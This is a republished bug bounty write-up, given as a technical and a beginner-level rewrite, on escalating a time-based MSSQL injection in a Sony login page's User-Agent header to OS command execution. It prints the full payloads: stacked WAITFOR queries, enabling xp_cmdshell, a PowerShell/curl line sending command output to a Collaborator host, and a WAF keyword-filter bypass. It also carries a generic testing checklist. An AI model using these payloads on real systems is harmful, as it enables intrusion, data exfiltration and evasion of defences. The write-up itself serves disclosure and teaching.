How I Escalated a TimeBased SQL Injection to RCE
A SQL injection in the User-Agent header allowed stacked queries, which the attacker used to enable xp_cmdshell and execute OS commands, achieving remote code execution. The attacker could read command output and access AWS EC2 metadata.
 Published on infosecwriteups.com
Today, I will be sharing one of my report on Sony, a public program in HackerOne, and methods on how I escalated it from a Blind Time-based SQL Injection to a Full Remote OS Command Execution.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Sony runs a public bug bounty programme on HackerOne, and this write-up covers one finding from it: a blind, time-based SQL injection in a Microsoft SQL Server backend that was escalated to full remote OS command execution. The affected asset was a subdomain that presented itself as an admin panel or an employee login page, with a username and password form. The report redacts domains, subdomains, command outputs, the researcher's IP address and the server IP address.
Setup
The entry point was the login page on the subdomain. The injection point turned out to be a request header, not the login form itself. The tools used were:
sublist3randamassfor subdomain enumeration- Burp Suite, including the Collaborator client, for intercepting requests and receiving out-of-band callbacks
- A browser to inspect the login page and the error responses
The endpoint was vulnerable to Microsoft SQL injection.
Finding it
Recon
The first pass used sublist3r to enumerate subdomains of the in-scope domain.

Every subdomain returned by that tool was a dead link. The researcher then switched to amass, which produced better results, including subdomains that do not show up in simple Google queries. One of them had the shape special.target.com. No screenshots of the amass output were published.
Familiarising with the target

Visiting the subdomain showed what looked like an admin panel or an employee login page.
The first probe
The classic single quote was submitted in both fields:
username=123'&password=123'
Inspecting the request in Burp Suite showed the endpoint returning a 500 error page. That error page was useful because debug mode had apparently been left on: it disclosed the full SQL query and the full path of files.

The endpoint was therefore vulnerable to Microsoft SQL injection.
Exploitation
Step 1: locating the real injection point
Simple boolean payloads on the username parameter produced no useful behaviour; every payload showed errors. Reading the leaked query again revealed the actual problem: the User-Agent header is passed into the database. Adding a single quote and a comment to the user agent returned the usual correct page:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36'--

A normal page instead of an error is a good indication that the server executes user-supplied input from that header.
Step 2: confirming stacked queries with a time delay
The next test checked whether queries can be stacked, using a time-based payload:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36';WAITFOR DELAY ‘00:00:05’;--
The response was delayed by roughly 5 seconds.

That confirms stacked queries are possible, which means arbitrary statements can be appended to the original one.
Step 3: enabling xp_cmdshell
Unlike MySQL, MSSQL offers a built-in route to OS command execution. Following a write-up by Prashant Kumar, the researcher used xp_cmdshell and first enabled it on the server:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36'; EXEC sp_configure ‘show advanced options’, 1; RECONFIGURE; EXEC sp_configure ‘xp_cmdshell’, 1; RECONFIGURE;--
This sets show advanced options, reconfigures, then sets xp_cmdshell to enabled and reconfigures again.
Step 4: blind RCE with ping
Command execution was first proven out of band with a ping to a Burp Collaborator payload:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36'; EXEC xp_cmdshell 'ping myburpcollablink.burpcollaborator.net';--

Hits arrived in the Burp Collaborator client, confirming RCE.
Step 5: reading command output without writing to the database
The referenced write-up stores command output in the database. Instead, this researcher used a non-destructive method: assign the output to a PowerShell variable and send it out with curl.
powershell -c “$x = whoami; curl http://my-burp-link.burpcollaborator.net/get?output=$x”
This runs whoami, stores the result in $x, and sends it to the Collaborator link as a query parameter. The final payload combines it with the stacked xp_cmdshell call:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36';EXEC xp_cmdshell ‘powershell -c “$x = whoami; curl http://my-burp-link.burpcollaborator.net/get?output=$x"';--
The command output came back as expected.

Beyond whoami, the researcher was able to retrieve the AWS EC2 instance metadata, view server files, and more.
Step 6: bypassing the first patch
A few days later Sony deployed a patch. The old payload was blocked by a firewall, and the filter included the keyword EXEC xp_cmdshell. The bypass declares a variable @x holding the string xp_cmdshell and executes it through the variable:
‘; DECLARE @x AS VARCHAR(100)=’xp_cmdshell’; EXEC @x ‘ping k7s3rpqn8ti91kvy0h44pre35ublza.burpcollaborator.net’ —
Because the literal EXEC xp_cmdshell no longer appears, the keyword filter does not match.
Root cause
The User-Agent header was passed into the database, so a quote in that header broke out of the string and allowed stacked statements. Debug mode was left on, which leaked the full query and file paths and pointed the researcher at the header in the first place. The first patch's filter included the keyword EXEC xp_cmdshell, which a variable indirection defeated.
Impact
An attacker could run OS commands on the database server. In this case that included reading the AWS EC2 instance metadata, viewing server files and executing arbitrary commands whose output could be exfiltrated out of band. The report does not state which OS account the commands ran as, nor how many hosts were reachable from that server.
Fix

Sony deployed three patches. The first, on 21 September 2021, was bypassed; the second, on 23 September 2021, was bypassed again; the final patch was deployed on 26 September 2021 and the report was marked resolved on 27 September 2021, with swag awarded. The report does not describe what the final patch changed.
Timeline
| Date | Event |
|---|---|
| 14 Sept 2021 | First reported |
| 16 Sept 2021 | Triaged by HackerOne |
| 21 Sept 2021 | Initial patch deployed (bypassed) |
| 23 Sept 2021 | Another patch deployed (bypassed again) |
| 26 Sept 2021 | Final patch deployed |
| 27 Sept 2021 | Marked resolved and swag awarded |
Variants to test
- Headers as injection points. Send a single quote and comment in
User-Agent,Referer,X-Forwarded-Forand similar headers. A normal page instead of an error, or a delay with aWAITFOR DELAYpayload, indicates injection. - Stacked query check. Append
;WAITFOR DELAY '00:00:05';--to a suspected MSSQL injection point. A response delayed by about five seconds confirms stacking. xp_cmdshellavailability. TryEXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;and then apingto a Collaborator domain. A callback confirms command execution.- Out-of-band output. Use
powershell -c "$x = whoami; curl http://<collaborator>/get?output=$x"to read output without writing to the database. A request arriving with the command output in the query string is a positive result. - Keyword filter bypass. If
EXEC xp_cmdshellis blocked, declare a variable holding the procedure name and execute it through the variable. A callback from thepingconfirms the bypass. - Debug mode leakage. Submit malformed input and look for full queries and file paths in 500 responses. Leaked query text often reveals which parameter or header is actually concatenated.
What happened, in plain words
A security researcher found a login page belonging to Sony that had a serious flaw. The page let a crafted request run commands on the company's database server. The researcher started with a small, harmless test, proved the flaw existed, then gradually turned it into full control of the server's operating system. Sony deployed patches on 21 and 23 September, both bypassed, and a final patch on 26 September.
This article walks through the whole story from the beginning, assuming you have never done security testing before. Every technical word is explained the first time it appears, and there is a glossary at the end.
Background: what a bug bounty is
Sony runs a bug bounty programme on a website called HackerOne. A bug bounty is a public invitation: a company says "here are our websites and systems, if you can find a security problem in them, tell us, and we will pay you or send you a reward". The reward here was swag, which means company merchandise such as T-shirts or stickers rather than money.
The finding is a blind, time-based SQL injection in a Microsoft SQL Server backend, which was escalated to full remote OS command execution. Do not worry about those terms yet; each one is explained below, in the order it becomes relevant.
The researcher redacted (blacked out) important details: domain names, subdomain names, command outputs, their own IP address and the server's IP address. An IP address is the numeric label a computer uses to find another computer on a network, a bit like a postal address for machines.
Setup: what you need before you start
To follow along you need almost nothing. The entry point was the login page on the subdomain. The actual weak point turned out to be a request header, not the login form itself.
A request is the message your browser sends to a web server when you visit a page or submit a form. It contains several parts, and one of them is a set of headers: small labelled lines of extra information. For example, your browser automatically sends a header called User-Agent that says which browser and operating system you are using. The server reads these headers to decide how to respond.
The tools used were:
sublist3randamass, two programs that discover subdomains (explained below)- Burp Suite, a program that sits between your browser and a website so you can see and edit every request and response. It includes a feature called the Collaborator client, which gives you a unique throwaway address that you can make a target server contact, so you can tell whether your command actually ran.
- A browser, to look at the login page and the error messages
The endpoint was vulnerable to Microsoft SQL injection, a flaw in a Microsoft SQL Server backend. A database is an organised store of information, and a database server is the program and machine that holds it and answers questions about it.
Finding it
Recon
Recon, short for reconnaissance, is the information-gathering phase: before attacking anything, you map out what exists. A company's main website is often only one of many. Large organisations own dozens or hundreds of subdomains, which are the prefixes in front of a domain name. If the main site is target.com, then shop.target.com and mail.target.com are subdomains. Each one is a separate service that may be built, configured and patched differently, so an old or forgotten subdomain is often the weakest point.
The first pass used sublist3r, a tool that enumerates subdomains of the in-scope domain. "In scope" means the company has explicitly authorised testing on that domain.
Every subdomain that tool returned was a dead link, meaning the address no longer led to a working service. The researcher then switched to amass, another subdomain discovery tool, which produced better results. It found subdomains that do not show up in simple Google queries. One of them had the shape special.target.com. No screenshots of the amass output were published.
Familiarising with the target
Visiting that subdomain showed what looked like an admin panel or an employee login page.
An admin panel is a private page where staff manage a system. It is a high-value target because it usually sits close to the inner workings of the company.
The first probe
The researcher submitted the classic single quote character in both fields:
username=123'&password=123'
Line by line:
username=123'means: put the value123'into the username field. The trailing'is a single quote.&separates one form field from the next in this format.password=123'means: put the value123'into the password field.
Why a single quote? Because in the SQL language that databases speak, text values are wrapped in single quotes, like 'hello'. If a program builds a database instruction by gluing your input into that quoted text, a quote you type can end the text early and let you start writing your own database instructions. This is the heart of SQL injection, usually shortened to SQLi: user input is treated as code instead of as plain data. A useful everyday comparison is a form where you write your name, and instead of writing "Alice" you write "Alice, and also please hand me all the files". If the clerk reads the whole line as instructions, you have injected something.
Inspecting the request in Burp Suite showed the endpoint returning a 500 error page. An endpoint is a specific address on a server that accepts requests, and a 500 error is the standard HTTP status code meaning "the server hit an internal problem". That error page was useful because debug mode had apparently been left on. Debug mode is a development setting that makes a program show detailed technical information when something goes wrong; it is meant for developers, never for the public. Here it disclosed the full SQL query and the full path of files on the server.
The endpoint was therefore vulnerable to Microsoft SQL injection.
Exploitation
Exploitation means actually using a weakness to do something, rather than just noticing it exists.
Step 1: locating the real injection point
Simple boolean payloads on the username parameter produced no useful behaviour. A boolean payload is one that asks the database a yes/no question, such as "is this condition true?", and you watch whether the page changes. Every payload showed errors, so the username field was not the way in.
Reading the leaked query again revealed the actual problem: the User-Agent header is passed into the database. In other words, the server takes the text your browser sends to describe itself and pastes it into a database instruction. Adding a single quote and a comment to the user agent returned the usual correct page:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36'--
Line by line:
User-Agent:is the name of the header being set.Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36is an ordinary, normal-looking browser identification string. Using a normal one keeps the request looking routine.'is the single quote that ends the text early, breaking out of the quoted value.--starts a comment in SQL. Everything after it on that line is ignored by the database, which neatly discards whatever the original query had after your input, so the instruction stays syntactically valid.
A normal page instead of an error is a good indication that the server executes user-supplied input from that header. Think of it as: you slipped an extra word into a sentence, and the sentence still made sense, which proves the listener is reading your words as part of the sentence.
Step 2: confirming stacked queries with a time delay
The next test checked whether queries can be stacked. Stacking means sending more than one database instruction in a single request, separated by semicolons, so the database runs your extra instruction after the original one. The test used a time-based payload:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36';WAITFOR DELAY ‘00:00:05’;--
Line by line:
- The browser string and the
'do the same job as before: close the quoted text. ;ends the original instruction and starts a new one.WAITFOR DELAY ‘00:00:05’is a Microsoft SQL Server instruction that makes the database pause for five seconds. The time is written as hours:minutes:seconds.;ends that instruction.--comments out the rest of the original query.
The response was delayed by roughly 5 seconds.
This is called blind injection because you never see the database's answer directly. You cannot read data on the page, so you infer what happened from side effects, here the delay. It is like knocking on a wall and timing the echo to work out what is behind it. The delay confirms stacked queries are possible, which means arbitrary statements can be appended to the original one.
Step 3: enabling xp_cmdshell
Unlike MySQL, another popular database product, MSSQL offers a built-in route to OS command execution. The operating system (OS) is the underlying software, such as Windows, that runs programs and manages files; running an OS command means making the machine itself do something, not just the database. Following a write-up by Prashant Kumar, the researcher used xp_cmdshell, a feature of Microsoft SQL Server that lets a database instruction run a command on the operating system. It is switched off by default because it is dangerous, so the researcher first enabled it on the server:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36'; EXEC sp_configure ‘show advanced options’, 1; RECONFIGURE; EXEC sp_configure ‘xp_cmdshell’, 1; RECONFIGURE;--
Line by line:
- The browser string and
'close the quoted text, and the first;starts a new instruction. EXEC sp_configure ‘show advanced options’, 1runs a built-in configuration procedure,sp_configure, and sets the setting calledshow advanced optionsto1, meaning on. Some settings are hidden until this is enabled.RECONFIGUREtells the database to apply the change you just made.EXEC sp_configure ‘xp_cmdshell’, 1sets thexp_cmdshellsetting to on.RECONFIGUREapplies that change too.--comments out the remainder of the original query.
So the whole payload sets show advanced options, reconfigures, then sets xp_cmdshell to enabled and reconfigures again.
Step 4: blind RCE with ping
RCE stands for remote code execution: running your own commands on someone else's machine over a network. Command execution was first proven out of band, meaning the proof arrives through a separate channel rather than in the page response. The channel here was a ping to a Burp Collaborator payload:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36'; EXEC xp_cmdshell 'ping myburpcollablink.burpcollaborator.net';--
Line by line:
- The browser string and
'close the quoted text;;starts a new instruction. EXEC xp_cmdshell 'ping myburpcollablink.burpcollaborator.net'runs the operating system'spingcommand against the researcher's unique Collaborator address.pingis a simple network test that sends a small message to another machine and waits for a reply.;--ends the instruction and comments out the rest.
Hits arrived in the Burp Collaborator client, confirming RCE. The logic is simple: the Collaborator address belongs to the researcher and to nobody else, so if a request from it appears, the target server must have run the command. It is like asking someone to post you a letter to prove they can reach a postbox.
Step 5: reading command output without writing to the database
The referenced write-up stores command output in the database. Instead, this researcher used a non-destructive method: assign the output to a PowerShell variable and send it out with curl. PowerShell is Microsoft's command-line tool for running commands on Windows, and curl is a small program for making web requests.
powershell -c “$x = whoami; curl http://my-burp-link.burpcollaborator.net/get?output=$x”
Line by line:
powershell -cstarts PowerShell and tells it to run the command that follows.$x = whoamirunswhoami, a command that prints the name of the user account the commands are running as, and stores the result in a variable called$x. A variable is a named box that holds a value so you can use it later.;separates the two commands.curl http://my-burp-link.burpcollaborator.net/get?output=$xmakes a web request to the Collaborator address, putting the contents of$xinto the address as a query parameter. A query parameter is the part of a web address after the?, used to pass small pieces of information; here it carries the command output back to the researcher.
The final payload combines it with the stacked xp_cmdshell call:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36';EXEC xp_cmdshell ‘powershell -c “$x = whoami; curl http://my-burp-link.burpcollaborator.net/get?output=$x"';--
Line by line:
EXEC xp_cmdshell ‘...’runs the PowerShell command inside the quotes on the operating system.- Inside those quotes,
powershell -c “$x = whoami; curl http://my-burp-link.burpcollaborator.net/get?output=$x"is the same command as above: runwhoami, store the result in$x, and send it to the Collaborator address. ';--closes the quoted argument, ends the instruction and comments out the rest.
The command output came back as expected.
Beyond whoami, the researcher was able to retrieve the AWS EC2 instance metadata. AWS is Amazon Web Services, a cloud provider where companies rent computers; EC2 is its service for renting virtual machines, and an instance is one such rented machine. Cloud machines expose a metadata service that describes the instance, and it can contain sensitive information such as credentials. The researcher could also view server files, and more.
Step 6: bypassing the first patch
A few days later Sony deployed a patch, meaning a change made to fix the problem. The old payload was blocked by a firewall, a filter that inspects traffic and blocks what it considers bad. The filter included the keyword EXEC xp_cmdshell, so any request containing that exact phrase was stopped. The bypass declares a variable @x holding the string xp_cmdshell and executes it through the variable:
‘; DECLARE @x AS VARCHAR(100)=’xp_cmdshell’; EXEC @x ‘ping k7s3rpqn8ti91kvy0h44pre35ublza.burpcollaborator.net’ —
Line by line:
‘;closes the quoted text and starts a new instruction.DECLARE @x AS VARCHAR(100)=’xp_cmdshell’creates a variable named@xthat can hold up to 100 characters of text (VARCHAR(100)) and puts the textxp_cmdshellinside it.;separates instructions.EXEC @x ‘ping k7s3rpqn8ti91kvy0h44pre35ublza.burpcollaborator.net’runs whatever is stored in@x, which isxp_cmdshell, with thepingcommand as its argument.—comments out the rest.
Because the literal EXEC xp_cmdshell no longer appears anywhere in the request, the keyword filter does not match. The database still ends up running exactly the same thing. This is a general lesson about filters: blocking one spelling of a dangerous word is not the same as removing the danger.
Root cause
The root cause is the underlying mistake that made everything possible. The application passed the User-Agent header into a SQL statement. Parameterisation means passing user input to the database as a separate, clearly marked value, so the database treats it purely as data and never as part of the instruction. Without it, a quote in that header broke out of the string and allowed stacked statements.
Debug mode was left on, which leaked the full query and file paths and pointed the researcher at the header in the first place. The first patch's filter included the keyword EXEC xp_cmdshell, which a variable indirection defeated.
Impact
Impact is what an attacker could actually do with the flaw. An attacker could run OS commands on the database server. In this case that included reading the AWS EC2 instance metadata, viewing server files and executing arbitrary commands whose output could be exfiltrated out of band. Exfiltration means getting data out of a system, here by sending it to an address the attacker controls. The report does not state which OS account the commands ran as, nor how many hosts were reachable from that server.
Fix
Sony deployed three patches. The first, on 21 September 2021, was bypassed; the second, on 23 September 2021, was bypassed again; the final patch was deployed on 26 September 2021 and the report was marked resolved on 27 September 2021, with swag awarded. The report does not describe what the final patch changed.
"Low privilege" means the account can do only what it needs to, so even if it is compromised the damage is limited.
Timeline
| Date | Event |
|---|---|
| 14 Sept 2021 | First reported |
| 16 Sept 2021 | Triaged by HackerOne |
| 21 Sept 2021 | Initial patch deployed (bypassed) |
| 23 Sept 2021 | Another patch deployed (bypassed again) |
| 26 Sept 2021 | Final patch deployed |
| 27 Sept 2021 | Marked resolved and swag awarded |
Triaged means the bug bounty platform reviewed the report and confirmed it was a genuine, in-scope issue worth working on.
Variants to test
These are the same ideas generalised, so you can look for similar problems elsewhere. Only test systems you are authorised to test.
- Headers as injection points. Send a single quote and comment in
User-Agent,Referer,X-Forwarded-Forand similar headers. A normal page instead of an error, or a delay with aWAITFOR DELAYpayload, indicates injection. - Stacked query check. Append
;WAITFOR DELAY '00:00:05';--to a suspected MSSQL injection point. A response delayed by about five seconds confirms stacking. xp_cmdshellavailability. TryEXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;and then apingto a Collaborator domain. A callback confirms command execution.- Out-of-band output. Use
powershell -c "$x = whoami; curl http://<collaborator>/get?output=$x"to read output without writing to the database. A request arriving with the command output in the query string is a positive result. - Keyword filter bypass. If
EXEC xp_cmdshellis blocked, declare a variable holding the procedure name and execute it through the variable. A callback from thepingconfirms the bypass. - Debug mode leakage. Submit malformed input and look for full queries and file paths in 500 responses. Leaked query text often reveals which parameter or header is actually concatenated.
Glossary
- Admin panel: a private web page where staff manage a system.
- AWS EC2: Amazon Web Services' service for renting virtual machines in the cloud.
- Blind injection: an injection where you cannot see the database's answer directly and must infer it from side effects such as delays or out-of-band callbacks.
- Boolean payload: a test that asks the database a yes/no question and watches for a change in the page.
- Bug bounty programme: a public invitation from a company to report security problems in its systems in exchange for a reward.
- Burp Suite: a tool that sits between your browser and a website so you can inspect and edit requests and responses.
- Collaborator client: a Burp Suite feature that gives you a unique throwaway address and tells you when something contacts it.
- Comment (SQL): text after
--that the database ignores, used to discard the rest of a query. - Concatenation: gluing pieces of text together, here putting user input directly into a database instruction.
- curl: a small program for making web requests from the command line.
- Database: an organised store of information, like a very large, strict spreadsheet.
- Database server: the program and machine that hold a database and answer questions about it.
- Debug mode: a development setting that shows detailed technical information on errors; it should be off in production.
- Endpoint: a specific address on a server that accepts requests.
- Exfiltration: getting data out of a system, often by sending it to an address the attacker controls.
- Exploitation: actually using a weakness to do something, rather than just noticing it.
- Firewall: a filter that inspects network traffic and blocks what it considers bad.
- Header: a small labelled line of extra information sent with a web request or response, such as
User-Agent. - Impact: what an attacker could actually do with a flaw.
- Instance: one rented virtual machine in a cloud service.
- IP address: the numeric label a computer uses to find another computer on a network.
- MSSQL / Microsoft SQL Server: Microsoft's database product.
- MySQL: another popular database product.
- Operating system (OS): the underlying software, such as Windows, that runs programs and manages files.
- Out of band: proof or data that arrives through a separate channel rather than in the page response.
- Parameterisation: passing user input to a database as a separate, clearly marked value so it is treated as data, never as code.
- Patch: a change made to fix a problem.
- Payload: the specific piece of input you send to try to trigger a behaviour.
- ping: a simple network test that sends a small message to another machine and waits for a reply.
- PowerShell: Microsoft's command-line tool for running commands on Windows.
- Privilege: permission to do something on a system.
- Query parameter: the part of a web address after the
?, used to pass small pieces of information. - RCE (remote code execution): running your own commands on someone else's machine over a network.
- Recon: reconnaissance, the information-gathering phase before testing.
- Request: the message your browser sends to a web server when you visit a page or submit a form.
- Root cause: the underlying mistake that made a problem possible.
- SQL: the language databases use to store and retrieve information.
- SQL injection (SQLi): a flaw where user input is treated as database code instead of plain data.
- Stacked queries: sending more than one database instruction in a single request, separated by semicolons.
- Subdomain: a prefix in front of a domain name, such as
shopinshop.target.com, usually a separate service. - Swag: company merchandise given as a reward.
- Time-based injection: an injection confirmed by measuring how long the server takes to respond.
- Triaged: reviewed and confirmed as a genuine, in-scope issue by the bug bounty platform.
- User-Agent: a request header in which the browser describes itself.
- Variable: a named box that holds a value so you can use it later.
- VARCHAR: a database type for text of a limited length.
- whoami: a command that prints the name of the user account the commands are running as.
- xp_cmdshell: a Microsoft SQL Server feature that lets a database instruction run an operating system command; it is off by default.